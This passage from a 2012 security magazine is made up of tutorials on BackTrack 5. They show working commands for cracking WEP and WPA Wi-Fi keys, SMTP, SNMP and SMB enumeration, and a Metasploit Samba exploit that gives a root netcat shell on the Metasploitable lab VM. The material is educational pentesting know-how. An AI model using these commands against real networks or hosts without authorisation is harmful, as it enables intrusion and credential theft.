CH 6 || Elapsed: 8 mins || 2012-05-23 21:16

BSSID      PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:22:75:4B:A5:C3 -50 100  4823  1705  0  6  54e  WEP  WEP  OPN [REDACTED]

BSSID      STATION      PWR  Rate  Lost  Frames  Probe
00:22:75:4B:A5:C3 00:1A:92:9F:F5:7E -46  54e- 54   0      126
00:22:75:4B:A5:C3 88:53:2E:0C:CD:C1 -127  1e-54e   0      555
00:22:75:4B:A5:C3 88:53:2E:0C:CD:C1 -127  1e-54e   0      555
00:22:75:4B:A5:C3 00:22:58:55:CL:CC -127  0e- 0e   0      8
```

Figure 18. XVI


Now you are capturing data specified for that AP on that channel, and saving it to the specified file file. If the encryption type is WEP, then you need to capture a certain amount of *Initialization Vectors* (IVs), which can be seen as Beacons in the `airodump-ng` output, in order to obtain the WEP key. If the encryption type is WPA, then you need to capture a handshake which occurs anytime a client associates with the AP. If you're lucky, enough IVs will be generated or a client will associate with the AP within a few minutes, but that is often not the case.

For generating traffic to get enough IVs to crack the WEP key, or to perform a dissociation attack against a client already associated with the AP in order to capture a handshake when they automatically re-associate, use `aireplay-ng`. Keep in mind that your wireless adapter must support injection; see the list of compatible adapters at [http://www.aircrack-ng.org/doku.php?id=compatible\\_cards](http://www.aircrack-ng.org/doku.php?id=compatible_cards).

Since the AP in this example is WEP, IVs need to be generated while the capture is taking place. This can be done using a combination of 2 attacks in `aireplay-ng`. The first is a fake authentication attack, which authenticates you with the AP which will allow you to inject ARP packets to create network activity. You need the BSSID address as well as the MAC address of the wireless adapter you are injecting with (Figure 19).

Explanation:

- `-1`: selects fake authentication attack
- `0`: reassociation timing in seconds
- `-e`: wireless network name (SSID)
- `-a`: MAC of the AP (BSSID)
- `-h`: MAC of the wlan adapter you are using
- `mon0`: interface name you are using
- `-3`: selects arp request replay attack



```
root@bt:~/PenTest# aireplay-ng -1 0 -e [REDACTED] -a 00:22:75:4B:A5:C3 -h 00:c0:ca:32:9d:74 mon0
21:29:44 Waiting for beacon frame (BSSID: 00:22:75:4B:A5:C3) on channel 6
21:29:44 Sending Authentication Request (Open System) [ACK]
21:29:44 Authentication successful
21:29:44 Sending Association Request [ACK]
21:29:44 Association successful :-) (AID: 1)
21:29:44

root@bt:~/PenTest# aireplay-ng -3 -b 00:22:75:4B:A5:C3 -h 00:c0:ca:32:9d:74 mon0
21:30:36 Waiting for beacon frame (BSSID: 00:22:75:4B:A5:C3) on channel 6
Saving ARP requests in replay_arp-0523-213036.cap
You should also start airodump-ng to capture replies.
#aircrack -w 16456 packets (got 4965 ARP requests and 3825 ACKs), sent 7333 packets... (499 pps)
```

Figure 19. XVII

- **-b:** MAC of the AP (BSSID)
- **-h:** MAC of the wlan adapter you are using
- **mon0:** interface name you are using

Finally, you can use `aircrack-ng` and the wireless packet capture you just generated to crack the WEP or WPA key. A handy tip with the WEP crack is that you can use `aircrack-ng` on the capture file while the capture is happening. So you can start the cracking process with `aircrack-ng` while injecting until you've captured enough packets where the crack is successful and then you can stop the capture (Figure 20).




Figure 20. XVIII

Explanation:

- **-b:** MAC of the AP (BSSID)
- **wifi/AP1cap-01.cap:** capture file with IVs

WEP keys tend to be cracked pretty quickly, once a certain amount of IVs are obtained. For WPA, once you capture a handshake, you perform a dictionary attack against the handshake and hope the key is in the dictionary. BT5 comes with a small word list, but additional word lists can be used as well. Here is an example of WPA cracking with a pre-captured handshake: Figure 21.

Explanation:

- **-w:** location of dictionary
- **-b:** MAC of AP (BSSID)

This shows that WPA2 is only as strong as the key; as long as the key is not in the dictionary, it will not




Figure 21. XIX

be cracked. BT5 contains a word list in the `/pentest/passwords/wordlists` directory. Custom word lists can be stored here (or anywhere), and some other application have word lists, like John the Ripper, in the `/pentest/passwords/john` directory.

These are the steps required to perform a basic penetration test of a wireless network using the Aircrack-ng toolkit. There are other tools, such as *Kismet*, which is also used for discovery and packet captures like *airodump-ng*, that may be better at finding hidden wireless networks and have additional features. If you are assessing a specific wireless network and are having trouble with one tool, it's best to try the other. If you find the wireless network you are attempting to penetrate is protected with an authentication server, then you will require more than these tools can offer to succeed.

## Conclusion

The small amount of tools covered in part 1 of this article displays how powerful and useful BackTrack 5 can be just by knowing how to use these tools. Part 2 will cover some even more powerful tools and the effective ways to use them to find and exploit vulnerabilities to test the effectiveness of the security in place. What you should take away from this article is that there are many effective tools already available, and the majority of these tools are included in BackTrack 5. These tools and their use should be examined further to determine how effective they can be for security assessments and penetrations tests.

## STEVE MYERS



*Steve started as an Information Security Consultant and Penetration Tester with Security Management Partners, based in the Boston area, 1 year ago. He provides consulting services, security assessments, and penetrations tests for many industries including banking and health care. He holds a BS in Applied Networking and Systems Administration from the Rochester Institute of Technology, class of 2008, and has 6 years of experience in IT consulting, services, and support. Steve recently obtained the CISSP certification from ISC2 and also retains certifications from Microsoft, Cisco, and CompTIA. While fairly newly dedicated to the security field, Steve maintains a deep interest in the practical hands-on and constantly evolving nature of the industry and people within. You can contact Steve through LinkedIn: <http://www.linkedin.com/profile/view?id=12237775>.*

# Backtrack 5

## Practical Applications And Use Cases

This article breaks down what Backtrack Linux is, with a brief description and history. Then, we'll explore a sampling of some of the many tools that are packaged within Backtrack Linux and provide use cases along with step-by-step tutorials to demonstrate some of the more common tasks that Backtrack is used to perform. Finally, we'll see how most of the tools and techniques that Backtrack is designed to facilitate can be used by the many different roles in the IT security field.

**T**his article is by no means an all-inclusive tutorial on every tool within Backtrack, or every conceivable use one can find for Backtrack. I am not an expert per se, just an avid fan and user. I have experience on both sides of the Infosec spectrum.

I have been a security analyst/incident responder tasked with defending organizations' networks and info systems, and I have been a penetration tester tasked with trying to break into similar systems and networks. In either role (offensive or defensive) I have found Backtrack an invaluable tool in my tool box.

I plan to take some of the core functionality and tools in Backtrack 5, describe their use cases, and demo common tasks that security professionals use them for on a daily basis.

### History

Backtrack Linux is a custom Linux distribution designed to aid security professionals with attack simulation, vulnerability identification and verification, and general penetration testing activities. Backtrack was the end result of a combination of two separate (competing) security distributions. WHAX (formerly Whoppix) a security distro developed by Mati Ahoroni and Auditors Security Collection, developed by Max Moser were combined to create Backtrack.

Backtrack version 4 and up are based on Ubuntu. The most recent release, as of this writing, is Backtrack 5 R2 which runs a customized 3.2.6 Linux Kernel. This release touts many new tools and improvements, some of those being better support for wireless attacks, the Metasploit Community Edition (4.2.0) and version 3.0 of the Social Engineering Toolkit. You can see more of

the tools and release info here: <http://www.backtrack-linux.org/backtrack/backtrack-5-r2-released/>.

You can download the latest (along with earlier releases) Backtrack release in ISO or VMware image formats from <http://www.backtrack-linux.org>.

It is true that most of the tools that come bundled within Backtrack can be downloaded separately and do not require Backtrack to run. What makes Backtrack an ideal tool is that its entire environment is setup with security testing in mind. From the tools, scripts, dependencies, libraries and system configurations, every aspect of the end user experience in Backtrack has been set up to enable the user to perform security testing quickly, with limited to no configurations having to be made, since Backtrack is set up in a "turn key" fashion.

I won't say that Backtrack is the only OS I run during penetration tests. I usually have several systems going. But, I always have at least a Backtrack VM running because if I need a tool, and I don't have Internet access to download it or I don't have the time to configure it on a machine, more often than not it's sitting on my Backtrack VM, ready to go with no configuration required. Similarly, when in a security analyst (defensive) role, having quick access to the pre-configured Backtrack environment reaps similar benefits when on a pen test and when needing to perform quick network analysis, or verify a vulnerability.

### Mediums

Backtrack 5 R2 can be installed or run in several different ways. It is designed to be portable and as such can easily be installed onto USB Hard Drives or "Pen Drives" as they're sometimes called. Also, you can burn

the downloaded ISO to create a live boot DVD and boot it from a disc. You can also choose to install it onto your computer, or run it as a virtual machine by using the VMware image.

What follows is a brief tutorial on installing Backtrack 5 R2 (BT5R2) on a thumb drive. Take note that without modification this generic USB install does not support “persistence” or the ability to maintain changes to the OS after rebooting. There are tutorials on the Internet to install BT5R2 with persistence on USB drives.

### USB Install

You'll need to download and install UNetbootin from <http://sourceforge.unetbootin.net> (or use “apt-get install unetbootin” on Ubuntu). Note that UNetbootin is already installed in BT5R2.

You'll also need to have downloaded the ISO image from the Backtrack website.

- Format the USB stick. I chose FAT32.
- Run UNetbootin, select the *Disk Image* option, then browse to the BT5R2 ISO you downloaded earlier
- Select the USB drive letter of the USB stick you'd like to install BT5R2 on
- Then click OK. Figure 1 shows the UNetbootin interface.

### Tools w/ Practical Applications

We've already established that the power behind BT5R2 is the array of security tools that are installed. I'll try to break the tools into broad categories and briefly go over some quick tutorials on using them. This will not cover every tool in BT5R2. We'll simply cover what I consider the core tools. I'd like to reiterate that I understand there are a myriad of tools out there that can return similar data. I'm simply outlining the tools that are bundled and already configured within BT5R2.

I'd like to highlight the fact that these tools are not only useful for penetration testers. Consider this: When

performing vulnerability scans on your company's network, wouldn't you like to be able to verify scan output by testing if some of the reported vulnerabilities are really a threat? With the tools within BT5R2 you can. Or, if you're auditing passwords for a company, wouldn't you like to be able to attempt to crack them with common password attacks to see if they conform to password policies? Again, the tools within BT5R2 allow you to do just that. The point is that the techniques and attacks that BT5R2 supports can be used by both offensive and defensive security professionals.

Not to insult my readers, but let's start from the VERY beginning. Once you boot up BT5R2 (whether it's from a USB\DVD or a VM) you will need to log in. By default the login is ‘root’ and the password is ‘toor’ (without quotes). Once logged in you can start the graphical user interface (GUI) with the command ‘startx’.

### Footprinting and Fingerprinting

Whether you're a white hat or black hat hacker, the first step before you actually attack is footprinting and fingerprinting: actively and passively gathering as much information as possible about a target and finding out how many assets are available (aka figure out your attack surface). Even if you're not a penetration tester, understanding what others can discover about you or your organization can help you mitigate risk before it is discovered by the bad guys. There are several de facto services that should be interrogated to see if they yield interesting information that could be used by you (or an attacker) to assist in further attacks.

Many of these techniques can be performed by automated vulnerability scanners like Tenable's Nessus (which is bundled within BT5R2). I think it's important to understand how to use some different tools and scripts to get this info as well, and it helps to highlight BT5R2's arsenal.

Honorable Mention: I could do an entire write-up on the Open Source Intelligence gathering tool by Peterva called Maltego. There is a Backtrack specific version bundled in BT5R2. I suggest you research that tool on your own.

### Discovery

You need to find out what assets are available to attack first. This is usually done with probe and response methods. This is not a deep dive on port scanning methodology. This will simply be a means to see what hosts a target has online using several different tools and network protocols. (Note: for external assessments\ attacks many people choose to use passive methods first, namely public DNS interrogation and some Google web hacking techniques. We'll discuss DNS interrogation next).




Figure 1. UNetbootin ToolsManager

A quick way to see if hosts are online is to see if they respond to ICMP echo request (aka ping). The tool that most folks use in a \*nix environment for doing any kind of port scanning is nmap by Fyodor. You can perform a quick ping sweep (shown as command 1 in Listing 1) to see if hosts are alive. In the command 1 the `-sn` switch instructs nmap not to port scan, the result is only ping, and the target is the 192.168.188.0/24 CIDR block range. Nmap will now ping all of the host addresses in the 192.168.188 network and check if they're alive. Some systems may not respond to ICMP, so you can use an alternative nmap command to check if a host is alive. The '`-PS`' switch, tells nmap to use a TCP SYN Ping. The default is to send an empty SYN packet to port 80 (see command 2, Listing 1). The result should be a TCP RST packet back from the target, which indicates it is online. Note that discovery scans can be thwarted by intermediary devices like firewalls and proxys. Note you can perform UDP scanning, but since UDP is stateless the scanning results can be flakey at best. I usually only scan UDP for specific services (like DNS, TFTP, etc).

### Service\OS Information

Once you have determined what hosts and networks are alive, you can begin to fingerprint what services and operating systems are on the hosts. Sometimes the

#### **Listing 1. Pентест Via Backtrack I**

```
COMMAND 1 root@bt:~# nmap -sn 192.168.188.0/24

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-23 13:04 EDT
Nmap scan report for 192.168.188.1
Host is up (0.00037s latency).
MAC Address: 00:50:56:C0:00:08 (Vmware)

Nmap scan report for 192.168.188.2
Host is up (0.00017s latency).
MAC Address: 00:50:56:EC:DB:56 (Vmware)

Nmap scan report for 192.168.188.129
Host is up.

Nmap scan report for 192.168.188.254
Host is up (0.00026s latency).
MAC Address: 00:50:56:E3:D0:50 (Vmware)

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.81 seconds

COMMAND 2 root@bt:~# nmap -sn -PS 192.168.188.0/24
```

two steps (discovery and host\service enumeration are combined, but for educational purposes I broke them up). This is an active approach and may be detected by your target. Again, automated vulnerability scanners can be used to perform this activity, but for our purposes we'll use nmap. Nmap can not only tell if a port is alive, but it can also grab the banner of the listening service to report what nmap thinks it is, along with version information. Example is in Listing 2. The '`-sS`' switch tells nmap to use a SYN scan, and the '`-sV`' switch has nmap try to pull version info from services. Nmap by default hits common ports (those between 1-1024 and other common ones like 8080 etc.). You can pass the '`-p`' option to specify ports, as well.

### DNS Interrogation

DNS can hold a treasure trove of information. Be it public Internet facing DNS or internal DNS, one of the primary pieces of info you can find is hostnames. These names can be descriptive enough to help triage which targets to go at first. Also, it may show you targets or networks that you didn't know about. Rob Fuller (aka Mubix) has done some really fascinating research on the different bits of information you can glean from DNS. Check out his research at the following link: <http://www.room362.com/blog/2012/2/3/a-textfiles-approach-at-gathering-the-worlds-dns-slides.html>.

From your discovery scanning above you should be able to locate hosts with UDP port 53 open. Those

#### **Listing 2. Pентест Via Backtrack II**

```
root@bt:~# nmap -sS -sV 192.168.188.0/24

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-23 13:23 EDT
Warning: Servicescan failed to fill cpe_a
          (subjectlen: 320, devicetypeLEN: 32). Too long? Match string was
          line 491: d/1
Nmap scan report for 192.168.188.1
Host is up (0.00023s latency).

Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Pure-FTPD
22/tcp    open  ssh          OpenSSH 5.9p1 Debian
                                         5ubuntu1 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.22
                                         ((Ubuntu))
902/tcp   open  ssl/vmware-auth VMware Authentication
                                         Daemon 1.10 (Uses VNC, SOAP)
MAC Address: 00:50:56:C0:00:08 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel
```

### **Listing 3. Pентest Via Backtrack III**

```
root@bt:/pentest/enumeration/dns/dnsenum# ./dnsenum.pl hakin9.org -f dns-big.txt
dnsenum.pl VERSION:1.2.2
```

```
----- hakin9.org -----
```

Host's addresses:

```
-----  
hakin9.org 5 IN A 79.125.109.24
```

Name Servers:

```
-----  
dns3.home.pl 5 IN A 95.211.105.225  
dns2.home.pl 5 IN A 62.129.252.41  
dns2.home.pl 5 IN A 62.129.252.40  
dns.home.pl 5 IN A 62.129.252.30  
dns.home.pl 5 IN A 62.129.252.31
```

Mail (MX) Servers:

```
-----  
ASPMX2.GOOGLEMAIL.COM 5 IN A 74.125.43.27  
ASPMX.L.GOOGLE.COM 5 IN A 173.194.68.27  
ALT1.ASPMX.L.GOOGLE.COM 5 IN A 173.194.78.26  
ALT2.ASPMX.L.GOOGLE.COM 5 IN A 173.194.65.27
```

Trying Zone Transfers and getting Bind Versions:

```
-----  
Trying Zone Transfer for hakin9.org on dns2.home.pl ...
```

```
AXFR record query failed: NOERROR
```

```
dns2.home.pl Bind Version: home.pl dns server admin@home.pl
```

```
Trying Zone Transfer for hakin9.org on dns3.home.pl ...
```

```
AXFR record query failed: NOERROR
```

```
dns3.home.pl Bind Version: home.pl dns server admin@home.pl
```

```
Trying Zone Transfer for hakin9.org on dns.home.pl ...
```

```
AXFR record query failed: NOERROR
```

```
dns.home.pl Bind Version: home.pl dns server admin@home.pl
```

```
Wildcards detected, all subdomains will point to the same IP address, bye.
```

are prime candidates to perform DNS interrogation against.

The types of information I usually look to find in DNS is mail servers, hostnames that I can use to determine server functions, and sub domains which may yield previously unknown targets or networks. The tool within backtrack I lean on is *dnsenum.pl*.

*Dnsenum.pl* (within BT5R2 located at `/pentest/enumeration/dns/dnsenum`) is a perl script that performs some of the key DNS interrogation operations at once. It can perform forward/reverse DNS brute force lookups, gather whois info, perform zone transfers and sub-domain discovery by common names\netblocks. The tool already has a list of common subdomains, names for bruteforcing within the `/pentest/enumeration/dns/dnsenum` directory.

In Listing 3 you'll find a demo use and output examples. The script along with arguments is highlighted in red. I've given the script a target domain (*hakin9.org*) and the `-f` parameter and specified a file to use for sub domain brute forcing.

### SMTP Interrogation

The *Simple Mail Transport Protocol* (SMTP) is usually interrogated by attackers to try to list usernames and email addresses to aid in creating user lists for brute force attacks on other services. The idea being that usernames (and sometimes passwords) persist across

different services and applications. A poorly configured SMTP (mail) server can divulge whether or not a username is valid based on a response code. Attackers will use dictionaries of common usernames and check for a positive response from the SMTP server. There is a script that automates this attack within backtrack called *smtp-user-enum.pl* located under the `/pentest/enumeration/smtp/smtp-user-enum` directory.

Attackers connect to listening SMTP services and attempt to use several different methods to check if a username is correct. Using the SMTP VRFY (verify) command against a username will try to "verify" if that address is correct. The server responds with either a positive or negative response, if not properly hardened.

In Listing 4 you'll see the output of running the script with the VRFY method, a text file called *users.txt* as the userlist file against the 127.0.0.1 target.

We see in the above output the user "root" exists on that system. Obviously the root user will always exist, this is just to demo the SMTP enumeration script. Notice there are several SMTP commands that the script accepts: VRFY, EXPN, and RCPT. You can set which command is used via the `-M` switch.

### SNMP Interrogation

I hope you see a theme here. We will now look at a *Simple Network Management Protocol* (SNMP) interrogation script that is sitting ready for us to use

#### **Listing 4. Pentest Via Backtrack IV**

```
root@bt:/pentest/enumeration/smtp/smtp-user-enum# ./smtp-user-enum.pl -M VRFY -U users.txt -t 127.0.0.1
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

-----
|           Scan Information           |
-----
Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... users.txt
Target count ..... 1
Username count ..... 5
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....


#####
Scan started at Mon May 21 00:48:29 2012 #####
127.0.0.1: root exists
#####
Scan completed at Mon May 21 00:48:29 2012 #####
1 results.

5 queries in 1 seconds (5.0 queries / sec)


```



on BT5R2. It's called `snmpenum.pl` located under the `/pentest/enumeration/snmp/snmpenum` directory. The types of information you can get from SNMP are usernames, installed services, operating system versions, and sometimes more. SNMP uses a simple means for authentication of probe requests, namely text strings. The "read" or public string (which ironically is set to literally: public in many default setups) and the "read\write" or private string (again default set to private oftentimes). If an attacker can guess the SNMP string that attacker can list all sorts of good information. In some extreme cases if the attacker has access to the private string they can change\upload the configuration of devices (like routers and switches). The `snmpenum.pl` script also has several text files (`windows.txt`, `linux.txt`, `cisco.txt`) that map *Management Information Base (MIB) Object Identifiers (OID)* values to more easily readable format. So, you'll want to use the correct file for the type of device you're interrogating.

Most commonly SNMP info is used to build more userlists for future brute forcing activities. In some rare instances you may find a router or firewall with a default private string. If that is the case you can use SNMP to TFTP the configuration to your waiting TFTP server, change the password and TFTP the new config back up. Then you can log into the router!

In Listing 5 you'll see the simple use of the script to gather info from a target's SNMP service. I have used the community string "public" and used the `windows.txt` file since I know the target is a WIN2000 server. I have snipped some of the output because it was very long.

### SMB\NFS Interrogation

SMB can sometimes display a myriad of useful information, such as SMB shares that are on a target, usernames, OS version, domain membership, and software installed.

If SMB or NFS shares are anonymously accessible to an attacker or penetration tester they can sometimes hold valuable information that can be used in further attacks, examples being config files, password lists, and SSH keys. The list is endless.

You can simply issue the commands outlined in Listing 6 to list SMB shares on a target machine. Simple press the enter key when prompted for root's password. Also, in Listing 6 you can see that BT5R2 has included Core Security's free `samrdump.py` python script. You see how it lists the usernames on the target via SMB (the second red highlighted command).

*Network File System (NFS)* and *Apple File System (AFS)* should also be inspected for the same types of information as SMB. Usually attackers and penetration testers look for files on publicly available shares that hold sensitive data, specifically usernames and passwords. Going through shares is one of the first things I do on

an internal engagement. I can't tell you how many times I've found configuration files on a system that held administrative credentials within them. That is an easy engagement for sure! As a security professional, you can show system admins or IT management the types of data that an unauthenticated entity can gain access to by simply being on the same network as your assets. This is a good security awareness training aid to say the least. We'll look at AFP and NFS interrogation tools in a later section, when we cover the Metasploit Framework. Stay tuned!

### Metasploit

A deep dive tutorial on Metasploit is far beyond the scope of this article. Many of the above mentioned interrogation techniques, and even nmap scanning can be done from within Metasploit, but I decided to show you some of the others tools within BT5R2. However, the *Metasploit Framework (MSF)* must be touched upon. In this section we'll go into some detail on using Metasploit to exploit vulnerabilities and gain remote access to systems. Metasploit, if you don't know, is a security testing framework created by HD Moore to aid in exploit development and research. It assists security professionals, penetration testers, and hackers in realizing, studying and weaponizing exploits and in gathering data. There is a newer GUI front end for MSF called Metasploit Community Edition (there are commercial versions as well, namely Metasploit pro or Metasploit express from Rapid7).

We'll use the traditional `msfconsole`. I have moved onto preferring the Metasploit Pro GUI now, but the console is easier to write about, since it's all text driven. Besides, it's a classic interface for MSF, and you should learn how to use it. From within BT5R2 open a terminal and type `msfconsole` and then hit enter. It takes a moment to load, so be patient.

Once MSF loads you're at the `msf>` prompt. After you have discovered a vulnerability (either using manual techniques or from automated scanning) you can check if MSF has a module for it. You can do this by searching the modules on the web, or by typeing in `search` at the MSF prompt with some keywords. Example, if you type in 'search samba' than all modules with the 'samba' keyword will be returned. We will attack a VM called *Metasploitable*. This is a purposefully built VM from the Metasploit team meant to be an educational tool to learn how to use Metasploit. I have decided to attack the Samba service on Metasploitable. From scanning I saw it was running Samba `smbd` 3.X, which has a well known exploit. You'll be able to see all of the relevant commands in Listing 7, but the basic steps are.

- choose the exploit – I found through Internet searching that the exploit is `exploit/multi/samba/`

**Listing 7a. Pентест Via Backtrack VII**

```
msf > search usermap

Matching Modules
=====
Name           Disclosure Date  Rank      Description
-----
exploit/multi/samba/usermap_script  2007-05-14      excellent  Samba "username map script" Command Execution

msf > use exploit/multi/samba/usermap_script

msf exploit(usermap_script) > set RHOST 10.1.17.104

msf exploit(usermap_script) > show payloads

Compatible Payloads
=====
Name           Disclosure Date  Rank      Description
-----
cmd/unix/bind_inetd          normal    Unix Command Shell, Bind TCP (inetd)
cmd/unix/bind_netcat          normal    Unix Command Shell, Bind TCP (via netcat -e)
cmd/unix/bind_netcat_ipv6     normal    Unix Command Shell, Bind TCP (via netcat -e) IPv6
cmd/unix/bind_perl            normal    Unix Command Shell, Bind TCP (via perl)
cmd/unix/bind_perl_ipv6       normal    Unix Command Shell, Bind TCP (via perl) IPv6
cmd/unix/bind_ruby             normal    Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/bind_ruby_ipv6        normal    Unix Command Shell, Bind TCP (via Ruby) IPv6
cmd/unix/generic              normal    Unix Command, Generic command execution
cmd/unix/reverse               normal    Unix Command Shell, Double reverse TCP (telnet)
cmd/unix/reverse_netcat        normal    Unix Command Shell, Reverse TCP (via netcat -e)
cmd/unix/reverse_perl          normal    Unix Command Shell, Reverse TCP (via perl)
cmd/unix/reverse_ruby           normal    Unix Command Shell, Reverse TCP (via Ruby)

msf exploit(usermap_script) > set payload cmd/unix/bind_netcat

msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
-----
RHOST  10.1.17.104      yes       The target address
RPORT  139              yes       The target port

Payload options (cmd/unix/bind_netcat):
Name  Current Setting  Required  Description
-----
LPORT  4444              yes       The listen port
RHOST  10.1.17.104      no        The target address
```

**Listing 7b. Pentest Via Backtrack VII**

```

Exploit target:

  Id  Name
  --  ---
  0   Automatic

msf  exploit(usermap_script) > exploit

[*] Started bind handler
[*] Command shell session 1 opened (10.1.17.100:54960 -> 10.1.17.104:4444) at 2012-05-23 15:56:08 -0400

id
uid=0(root)  gid=0(root)
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:a2:38:78
          inet addr:10.1.17.104  Bcast:10.1.17.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea2:3878/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:131024 errors:0 dropped:0 overruns:0 frame:0
            TX packets:25716 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:16783028 (16.0 MB)  TX bytes:2934700 (2.7 MB)
            Interrupt:17 Base address:0x1400

```

`usermap_script`. In MSF you choose the module you want with the ‘use’ statement.

- choose target – the ip or name of the victim machine. You use ‘set’ statements within MSF to set the module options (RHOST option below)
- choose payload – we’ll use a generic \*nix bind payload, which means I will connect to a listener (below, LPORT is the port that will be listening for my bind connection once the exploit completes)
- execute

Commands worth noting are highlighted for easier review.

The last two commands above (`id` and `ifconfig`) prove that I am the root user on the system, and the ip address is my target 10.1.17.104. This is a simple demo of how to use the MSF. Again, the Metasploit Community\Pro GUI is a great tool to interact with Metasploit, I highly suggest you look into it. MSF has many different types of modules, not just exploits. They have auxiliary scanning modules, denial of service modules, information gathering modules, and many more.

## Conclusion

This article has scratched the surface of the many tools available with BT5R2. I suggest you download the VM and begin exploring. They say “you don’t know

what you don’t know”, and I believe that to be true. While exploring the tools within BT5R2 you’ll discover attacks and techniques that may have been previously unknown to you.

I’d also like to mention that to learn how to use BT5R2 and its tools to their fullest potential it is obviously helpful to have a practice lab, with machines that are designed to be exploited. The Gh0st Networks Community Lab brought to you SecuraBit is a community driven lab made for penetration testing practice and education. The lab is brand new, the mods over there love to get constructive feedback, and they invite you to come out and practice using BT5R2 in their lab. The URL to get started is: [http://www.gh0st.net/wiki/index.php?title=Main\\_Page](http://www.gh0st.net/wiki/index.php?title=Main_Page).

## NICK POPOVICH




**Nick Popovich** is an Infosec Professional who has worked in many different areas of security throughout his career. He has been in and worked for the U.S. military. He has also worked for the government and private sector companies focusing on both the offensive and defensive sides of security from attack simulation and mitigation to incident response and intrusion detection/prevention.



**NETCLARITY**  
PREEMPTIVE, PROACTIVE PROTECTION



***Harden your Network from the Inside Out***



**Network Access Control**



**Asset Vulnerability Management**



**Compliance Auditing and Reporting**



**[www.netclarity.net](http://www.netclarity.net)**

**Available through Partners Worldwide**

# How Exposed

## To Hackers Is the WordPress Website You Built?

WordPress is likely the most popular website framework used on the web today. With over 65 million downloads and a very active community you can accomplish many goals with ease using WordPress.

Not only does the standard WordPress package include many cool features but the number of easy to install WP plugins available continues to grow, which in turn continues to multiply the number of uses for WordPress. The problem with so many WordPress installations all with different variations of WordPress themes and WordPress plugins is the fact that many people will launch a WordPress site and think everything is safe and sound moving forward. That is not the case, however. As technologies evolve and hackers figure out new ways to generate money, new holes will be located within the core WordPress code, WordPress plugins, WordPress themes, and in sloppy system administration. The article below will provide you with a basic understanding of the types of attacks to which your WordPress site may be vulnerable, along with various methods to minimize your risk by using basic Linux commands and the tools within Backtrack Linux.

### A Short Story About Incorrect WordPress File Permissions & The Possible Damage That Can Follow

